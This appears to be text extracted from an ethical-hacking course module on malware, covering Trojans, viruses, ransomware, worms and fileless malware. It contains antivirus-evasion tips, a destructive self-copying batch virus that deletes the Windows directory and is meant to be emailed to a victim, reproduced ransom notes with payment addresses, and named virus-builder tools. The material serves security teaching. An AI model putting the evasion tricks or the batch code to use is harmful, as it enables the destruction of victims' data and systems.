
- Attackers **compromise several computers** using a Trojan proxy and start using them as **hidden proxy servers**
- The attackers have **full control over the proxy victim's systems** and can **launch attacks on other systems** from an affected user's network
- Attackers use this to **anonymously propagate and deploy the Trojan** on to the target computer
- If the **authorities detect illegal activity**, the footprints lead to **innocent users**
- Thousands of **machines on the Internet** are infected with proxy servers



# Propagating and Deploying a Trojan (Cont'd)

## Deploy a Trojan through USB/Flash Drives

- Attackers drop the USB drives on the pathway and wait for random victims to pick them up
- Once the USB drive is picked up and inserted in the target system by the innocent victim, the Trojan is propagated onto the system and is automatically executed, thus infecting and compromising the system and network



# Propagating and Deploying a Trojan (Cont'd)



## Techniques for Evading Antivirus Software

- Break the Trojan file into **multiple pieces** and zip them as a **single file**
  
- **ALWAYS** write your own Trojan, and embed it into an application
  
- Change the Trojan's syntax:
  - Convert an EXE to VB script
  - Change .EXE extension to .DOC.EXE, .PPT.EXE or .PDF.EXE (Windows hides “known extensions” by default, so it shows up only as .DOC, .PPT and .PDF)
  
- Change the content of the Trojan using **hex editor** and also change the **checksum** and encrypt the file
  
- Never use Trojans downloaded from the **web** (antivirus can detect these easily)

# Module Flow

---



**1 Malware Concepts**

**2 APT Concepts**

**3 Trojan Concepts**

**4 Virus and Worm Concepts**

**5 Fileless Malware Concepts**

**6 Malware Analysis**

**7 Countermeasures**

**8 Anti-Malware Software**

# Introduction to Viruses



- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads**, **infected disk/flash drives**, and as **email attachments**
- Indications of a virus attack include **constant antivirus alerts**, **suspicious hard drive activity**, **lack of storage space**, **unwanted pop-up windows**, etc.

## Characteristics of Viruses

- Infect other programs
- Transform themselves
- Encrypt themselves
- Alter data
- Corrupt files and programs
- Self-replicate



## Purpose of Creating Viruses

- Inflict damage on competitors
- Financial benefits
- Vandalism
- Play pranks
- Research projects
- Cyber terrorism
- Distribute political messages
- Damage networks or computers
- Gain remote access to a victim's computer

# Stages of Virus Lifecycle

## Design

Developing virus code using **programming languages** or construction kits

## Replication

Virus replicates itself for a period within the **target system** and then spreads itself

## Launch

It gets activated when the user performs certain actions such as running **infected programs**

## Detection

A virus is identified as a threat infecting target systems

## Incorporation

Antivirus software developers **assimilate defenses** against the virus


## Execution of the damage routine

Users **install antivirus updates** and eliminate the **virus threats**

# Working of Viruses

## Infection Phase


- In the infection phase, the virus **replicates itself** and attaches to a **.exe** file in the system




## Attack Phase

- Viruses are programmed with **trigger events** to activate and corrupt systems
- Some viruses infect each time they are run, and others infect only when a certain predefined condition is met such as a **user's specific task**, a day, time, or a specific event

### Unfragmented File Before Attack



### File Fragmented Due to Virus Attack



# How does a Computer Get Infected by Viruses?



- 1** When a user accepts files and downloads without properly checking the source
- 2** Opening infected e-mail attachments
- 3** Installing pirated software
- 4** Not updating and not installing new versions of plug-ins
- 5** Not running the latest antivirus application
- 6** Clicking malicious online ads
- 7** Using portable media
- 8** Connecting to untrusted networks

# Types of Viruses

- Viruses are **categories according to their functioning and targets**
- Some of the example includes:



System or Boot Sector Virus

Polymorphic Virus

Web Scripting Virus

File and Multipartite Virus

Metamorphic Virus

Email and Armored Virus

Macro and Cluster Virus

Overwriting File or Cavity Virus

Add-on and Intrusive Virus

Stealth/Tunneling Virus

Companion/Camouflage Virus

Direct Action or Transient Virus

Encryption Virus

Shell and File Extension Virus

Terminate & Stay Resident Virus

Sparse Infector Virus

FAT and Logic Bomb Virus

# Ransomware

- Ransomware is a type of malware that **restricts access to the computer system's files and folders** and demands an online **ransom payment** to the malware creator(s) to remove the restrictions

## Dharma

**Dharma** is a dreadful ransomware that attacks victims through **email campaigns**; the **ransom notes** ask the victims to contact the threat actors via a provided email address and **pay in bitcoins for the decryption service**



edmundcoutts@aol.com

All your files have been encrypted!

All your files have been encrypted due to a security problem with your PC. If you want to restore them, write us to the e-mail edmundcoutts@aol.com.

Write this ID in the title of your message AC197B68

In case of no answer in 24 hours write us to these e-mails: mclainmelvin@aol.com

You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the decryption tool that will decrypt all your files.

**Free decryption as guarantee**

Before paying you can send us up to 1 file for free decryption. The total size of files must be less than 1Mb (non archived), and files should not contain valuable information. (databases, backups, large excel sheets, etc.)

**How to obtain Bitcoins**

The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click 'Buy bitcoins', and select the seller by payment method and price.

<http://localbitcoins.com/buy-bitcoins>

Also you can find other places to buy Bitcoins and beginners guide here:

<http://www.coindesk.com/information/how-can-i-buy-bitcoins/>

**Attention!**

Do not rename encrypted files.

Do not try to decrypt your data using third party software, it may cause permanent data loss.

Decryption of your files with the help of third parties may cause increased price (they add their fee to ours) or you can become a victim of a scam.

**Dharma - Ransom Notes**

## Ransomware Families

- Cerber
- CTB-Locker
- Sodinokibi
- BitPaymer
- CryptXXX
- Cryptorbit ransomware
- Crypto Locker Ransomware
- Crypto Defense Ransomware
- Crypto Wall Ransomware

# Ransomware (Cont'd)

## eCh0raix

eCh0raix is a new ransomware that **specifically** targets Linux devices with **QNAP Network Attached Storage (NAS)** by employing the **AES** encryption technique

Status: **Waiting Payment...**

If you want decrypting your files send **0.055** BTC(bitcoin)

to this address: **1LWqmP4oTjWS3ShfHWm1UjnvaLxfMr2kjm**

Or use QR code



Check payment and get decryptor

## SamSam

SamSam is a notorious ransomware that has infected millions of **unpatched servers** by employing the **RSA-2048 asymmetric encryption technique**

#What happened to your files?

All your files encrypted with RSA-2048 encryption. For more information search in Google "RSA Encryption"

#How to recover files?

RSA is a asymmetric cryptographic algorithm. You need one key for encryption and one key for decryption. So you need Private Key to recover your files.  
It's not possible to recover your files without private key.

#How to get private key?

You can get your private key in 3 easy step:

Step1: You must send us **1.7 Bitcoin** for each affected PC OR **29 BitCoins** to receive ALL Private Keys for ALL affected PC's.

Step2: After you send us **1.7 Bitcoin**, Leave a comment on our Site with this detail: Just write Your "Host name" in your comment.

\*Your Host name is: WIN-3WHS9PD3LAK

Step3: We will reply to your comment with a decryption software, You should run it on your affected PC and all encrypted files will be recovered.

\*Our Site Address:<http://8ertfrgmu7tarfg.onion/sizimini/>

\*Our BitCoin Address:<1MafY7QeqJL2t577XNn80MCYABQG99e0>

(If you send us **29 BitCoins** For all PC's, Leave a comment on our site with this detail: Just write "For All Affected PC's" in your comment! (Also if you want pay for "all affected PC's" You can pay 14 Bitcoins to receive half of keys(randomly) and after you verify it send 2nd half to

# How To Access To Our Site

For access to our site you must install Tor browser and enter our site URL in your tor browser.  
You can download tor browser from <https://www.torproject.org/tor-browsers/download.html.en>  
For more information please search in Google "How to access onion sites"

# Test Decryption #

Check our site, You can upload 2 encrypted files and we will decrypt your files as demo.

#Where to buy Bitcoin

We advice you to buy BitCoins with Cash Deposit or WesternUnion From <https://localbitcoins.com/> or <https://coincafe.com/buybitcoinswestern.php>. Because they don't need any verification and send your BitCoin quickly.

#deadline

You just have 7 days to send us the BitCoin after 7 days we will remove your private keys and it's impossible to recover your files

# How to Infect Systems Using a Virus: Creating a Virus

A virus can be created in two different ways:

- Writing a Virus Program
- Using Virus Maker Tools

## Writing a Virus Program

Create a batch file  
Game.bat with this text

```
@ echo off  
for %%f in (*.bat) do  
copy %%f + Game.bat  
del c:\Windows\*.*
```



Send the Game.com file as  
an **email attachment** to a  
victim



1 2 3

Convert the Game.bat  
batch file to Game.com  
using the **bat2com** utility

When run, it **copies itself** to  
all the .bat files in the current  
directory and **deletes** all the  
files in the Windows directory

# How to Infect Systems Using a Virus: Creating a Virus (Cont'd)


## Using Virus MakerTools

### Virus MakerTools


- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker

### DELM's Batch Virus Maker

DELM's batch virus maker creates viruses that can perform tasks such as **deleting files** on a hard disk drive, **disabling admin privileges**, cleaning the registry, and **killing tasks**



### JPS Virus Maker




# How to Infect Systems Using a Virus: Propagating and Deploying a Virus



## Virus Hoaxes

- Hoaxes are **false alarms** claiming reports about a non-existing virus that may contain virus attachments
- Warning messages propagating that a certain email message **should not be viewed** and doing so will damage one's system
- Some of the famous virus hoaxes are as follows:
  - AppleCare
  - Bangkok 8.5 Earthquake Video
  - Chrome critical error
  - Compromising video

## Google Critical Security Alert Scam



# How to Infect Systems Using a Virus: Propagating and Deploying a Virus (Cont'd)



## Fake Antivirus



- A well-designed, fake antivirus **looks authentic** and often encourages users to install it on their systems, perform updates, or remove viruses and other malicious programs
- Once installed, these fake antivirus can **damage target systems** like other malwares

## Fake Antivirus Programs

- AntiVirus Pro 2017
- PCSecureSystem
- Antivirus 10
- TotalAV



## Free Antivirus 2019



# Computer Worms

- Computer worms are malicious programs that **independently replicate, execute, and spread across the network connections**, thus consuming available computing resources without human interaction
- Attackers use worm **payloads to install backdoors** in infected computers, which turns them into **zombies** and **creates a botnet**; these botnets can be used to perform further cyber attacks

## Worms:

- Monero
- Bondat
- Beapy



## How is a Worm Different from a Virus?

### *A Worm Replicates on its own*

A worm is a special type of malware that can replicate itself and use memory but cannot attach itself to other programs

### *A Worm Spreads through the Infected Network*

A worm takes advantage of file or information transport features on computer systems and automatically spreads through the infected network but a virus does not

# Worm Makers

## InternetWorm MakerThing

- Internet Worm Maker Thing is an open-source tool used to **create worms** that can infect victim's drives, files, show messages, and disable antivirus software
- This tool **comes with a compiler** by which you can easily convert your batch virus into an executable to **evoke antivirus** or for any other purpose

## Worm Makers

- Batch Worm Generator
- C++ Worm Generator



Internet Worm Maker Thing :- Version 4.00 :- Public Edition

**INTERNET WORM MAKER THING V4**

Worm Name:	Payloads:	<input type="checkbox"/> Change Homepage	<input type="checkbox"/> Print Message	<input type="checkbox"/> Change Date	<input type="checkbox"/> Exploit Windows
Author:	<input type="radio"/> Activate Payloads On Date	URL:	<input type="checkbox"/> Disable System Restore	<input type="checkbox"/> DD MM YY	<input type="checkbox"/> Admin Lockout Bug
Version:	Day:	<input type="checkbox"/> Disable Windows Security	<input type="checkbox"/> Change NOD32 Text	<input type="checkbox"/> Play a Sound	<input type="checkbox"/> Blue Screen Of Death
.	OR	<input type="checkbox"/> Disable Norton Security	<input type="checkbox"/> Title:		<input type="checkbox"/> Infection Options:
Message:	<input type="radio"/> Randomly Activate Payloads	<input type="checkbox"/> Uninstall Norton Script Blocking			<input type="checkbox"/> Infect Bat Files
<input checked="" type="checkbox"/> Include [C] Notice	Chance of activating payloads:	<input type="checkbox"/> Disable Macro Security	<input type="checkbox"/> Disable Run Command	<input type="checkbox"/> Loop Sound	<input type="checkbox"/> Infect Vbs Files
Output Path:	1 IN <input type="text"/> CHANCE	<input type="checkbox"/> Disable Shutdown	<input type="checkbox"/> Disable Logoff	<input type="checkbox"/> Hide Desktop	<input type="checkbox"/> Infect Vbe Files
[C:\]	<input type="checkbox"/> Hide All Drives	<input type="checkbox"/> Disable Windows Update	<input type="checkbox"/> Disable Search Command	<input type="checkbox"/> Disable Malware Remove	<input type="checkbox"/> Extras:
<input type="checkbox"/> Compile To EXE Support	<input type="checkbox"/> Disable Task Manager	<input type="checkbox"/> Swap Mouse Buttons	<input type="checkbox"/> Swap Mouse Buttons	<input type="checkbox"/> Disable Windows File Protection	<input type="checkbox"/> Hide Virus Files
<b>Spreading Options</b>					
Startup:	Title:	<input type="checkbox"/> Open Webpage	<input type="checkbox"/> Sender Name:	<input type="checkbox"/> Plugins	
<input type="checkbox"/> Global Registry Startup	URL:	<input type="checkbox"/> Mute Speakers		<input type="checkbox"/> Custom Code	
<input type="checkbox"/> Local Registry Startup	Message:	<input type="checkbox"/> Change IE Title Bar	<input type="checkbox"/> DLL, EXE, ICO: Index		
<input type="checkbox"/> Winlogon Shell Hook	Icon:	<input type="checkbox"/> Delete a File	[C:\Windows\NOT_1]		
<input type="checkbox"/> Start As Service	<input type="checkbox"/> Disable Regedit	<input type="checkbox"/> Path:	<input type="checkbox"/> Add To Context Menu		
<input type="checkbox"/> English Startup	<input type="checkbox"/> Disable Explorer.exe	<input type="checkbox"/> Delete a Folder	<input type="checkbox"/> Change Clock Text		
<input type="checkbox"/> German Startup	<input type="checkbox"/> Change Reg Owner	<input type="checkbox"/> Path	Text (Max 8 Chars):		
<input type="checkbox"/> Spanish Startup	Owner:	<input type="checkbox"/> Open Cd Drives	<input type="checkbox"/> Hack Bill Gates		
<input type="checkbox"/> French Startup	<input type="checkbox"/> Download File More?	<input type="checkbox"/> Lock Workstation	<input type="checkbox"/> Keyboard Disco		
<input type="checkbox"/> Italian Startup	URL:	<input type="checkbox"/> Change Wallpaper	<input type="checkbox"/> Add To Favorites		
	<input type="checkbox"/> Change Reg Organisation	<input type="checkbox"/> Save As:	<input type="checkbox"/> CPU Monitor		
	Organisation:		<input type="checkbox"/> Change Time		
			Hour <input type="text"/> Min <input type="text"/>		
			Execute Downloaded	URL: <input type="text"/>	
<small>If You Liked This Program Please Visit Me On <a href="http://xirusteam.fallenetwork.com">http://xirusteam.fallenetwork.com</a> If You Know Anything About VBS Programming Help Support This Project By Making A Plugin (See Readme). Thanks.</small>					
<b>Control Panel</b>					
<input type="button" value="Generate Worm"/>					
<input type="button" value="About Me"/>					

# Module Flow

---



**1 Malware Concepts**

**2 APT Concepts**

**3 Trojan Concepts**

**4 Virus and Worm Concepts**

**5 Fileless Malware Concepts**

**6 Malware Analysis**

**7 Countermeasures**

**8 Anti-Malware Software**

# What is Fileless Malware?



- Fileless malware, also known as non-malware, **infects legitimate software, applications**, and other protocols existing in the system to perform various malicious activities
- It leverages any existing vulnerabilities to infect the system
- It resides in the system's RAM. It **injects malicious code** into the running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, and PowerShell

